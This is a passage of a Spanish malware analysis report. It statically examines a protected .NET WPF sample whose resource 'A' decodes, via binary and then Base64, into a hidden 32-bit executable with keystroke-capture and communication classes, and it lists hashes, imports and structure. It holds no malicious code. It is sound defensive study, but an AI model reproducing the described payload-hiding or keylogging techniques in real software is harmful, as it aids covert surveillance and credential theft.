
El árbol del ensamblado mostró una aplicación WPF con:

```
WpfBrowserApplication1
├── PE
├── Type References
├── References
├── Resources
├── WpfBrowserApplication1
└── WpfBrowserApplication1.My
```

Entre los recursos aparecieron contenedores `.resources` y `.g.resources`.

La estructura confirma que el archivo principal actúa como una aplicación `WPF protegida` y contiene recursos administrados que requieren inspección.

5.3. Localización del punto de entrada



dnSpyEx identificó el punto de entrada como:

```
WpfBrowserApplication1._01.main
```


Este método es el inicio del flujo administrado.

Debido a la protección, parte de la lógica puede encontrarse en:

- Constructores estáticos `.cctor`.
- Métodos invocados desde `main`.
- Rutinas de descifrado.
- Métodos de carga de recursos.
- Llamadas a `Assembly.Load`.

5.4. Análisis de los recursos administrados


Se revisaron los recursos visibles en ILSpy:



Entre ellos aparecieron:

```
WpfBrowserApplication1.g.resources
WpfBrowserApplication1.Resources.resources
```

Dentro de `WpfBrowserApplication1.Resources.resources` se localizó una entrada denominada:






```
A
```

Su contenido no comenzaba directamente con una cabecera PE. Estaba representado como una secuencia textual de grupos binarios de ocho bits separados por espacios.

Por tanto, fue necesario aplicar transformaciones para recuperar los bytes originales.

5.5. Extracción e identificación del recurso sospechoso







La entrada `A` se exportó sin ejecutarla y se analizó en CyberChef local dentro de la máquina virtual.

La transformación se realizó en dos fases.

Primera fase: `From Binary`






Configuración:

```
Operation:   From Binary
Word length: 8 bits
Delimiter:   espacio
```

La salida obtenida era una cadena compatible con Base64.

Segunda fase: `From Base64`



Al aplicar `From Base64`, los primeros bytes resultantes fueron:

```
4D 5A
```

correspondientes a la firma `MZ`.

También se observaron nombres de secciones PE:

```
.text
.sdata
.rsrc
.reloc
```


El resultado se guardó como:

```
resource-A.exe
```

Su SHA-256 es:

```
02DFB4A65D7D9A44496C9C905C0C62CD64937BA2BBF0B985DEDA805D313A9F5B
```

ILSpy reconoció el archivo como un segundo ensamblado .NET válido.



5.6. Características generales de `resource-A.exe`

Propiedad	Resultado
Formato	PE32
Sistema operativo	Microsoft Windows
Arquitectura	x86, 32 bits
Framework	.NET Framework 2.0
Tipo de salida	`WinExe`
Interfaz	Windows Forms
Lenguaje probable	Visual Basic .NET
Namespace principal	`ClassLibrary1`
SHA-256	`02DFB4A65D7D9A44496C9C905C0C62CD64937BA2BBF0B985DEDA805D313A9F5B`
MD5	`CE9B25D995E44180C8A2099997709982`

La configuración reconstruida contiene:

```
<TargetFramework>net20</TargetFramework>
<PlatformTarget>x86</PlatformTarget>
<OutputType>WinExe</OutputType>
<UseWindowsForms>True</UseWindowsForms>
```

Por tanto, `resource-A.exe` está compilado específicamente para `x86`. En un sistema Windows de 64 bits se ejecutaría como proceso de 32 bits bajo WoW64.

Las referencias incluyen:

```
Microsoft.VisualBasic
System
System.Drawing
System.Windows.Forms
```

También contiene declaraciones `P/Invoke` hacia:


```
avicap32.dll
kernel32.dll
ntdll.dll
psapi.dll
user32.dll
```

Estas dependencias confirman que está diseñado específicamente para Windows.

5.7. Clases principales del ensamblado extraído

ILSpy identificó:

```
<Module>
ClassLibrary1.OK
ClassLibrary1.kl
ClassLibrary1.A
```




Las clases principales son:

Clase	Función general
`A`	Punto de entrada y coordinación
`OK`	Configuración, comunicaciones y ejecución de funciones
`kl`	Captura de pulsaciones de teclado

El flujo principal puede representarse así:

```
A.main
├── procesa argumentos
├── crea o verifica el mutex
├── llama a OK.INS
├── inicia OK.RC
├── inicia kl.WRK
└── mantiene el proceso activo
```



La clase `OK` concentra la mayor parte de la funcionalidad y la clase `kl` implementa la captura de teclado.

El análisis funcional detallado de estas clases se desarrolla en el apartado siguiente.

---

6. Análisis estático de `resource-A.exe`

Una vez extraído y decodificado el recurso `A`, el resultado se guardó como:

```
resource-A.exe
```


El objetivo de este apartado es identificar su formato, arquitectura, configuración incrustada y capacidades maliciosas mediante análisis estático, sin ejecutar la muestra.

Para ello se utilizaron:

- Detect It Easy.
- Exeinfo PE.
- ILSpy.
- dnSpyEx.
- CyberChef local.

6.1. Identificación y arquitectura


Detect It Easy identifica `resource-A.exe` como un ejecutable PE32 administrado para Windows:



Las principales características son:

Propiedad	Resultado
Tamaño	29 KiB
Formato	PE32
Arquitectura	I386 / x86
Modo	32 bits
Subsistema	Windows GUI
Image Base	`0x00400000`
Punto de entrada	`0x00408B9E`
Número de secciones	3
Compilador probable	VB.NET
Framework	.NET Framework
CLR	`v2.0.50727`

Exeinfo PE ofrece una identificación compatible con Visual Basic .NET / Visual Basic 2005:



Por tanto, `resource-A.exe` es un ensamblado .NET Framework 2.0 compilado para x86. En un sistema Windows de 64 bits se ejecutaría como proceso de 32 bits bajo WoW64.

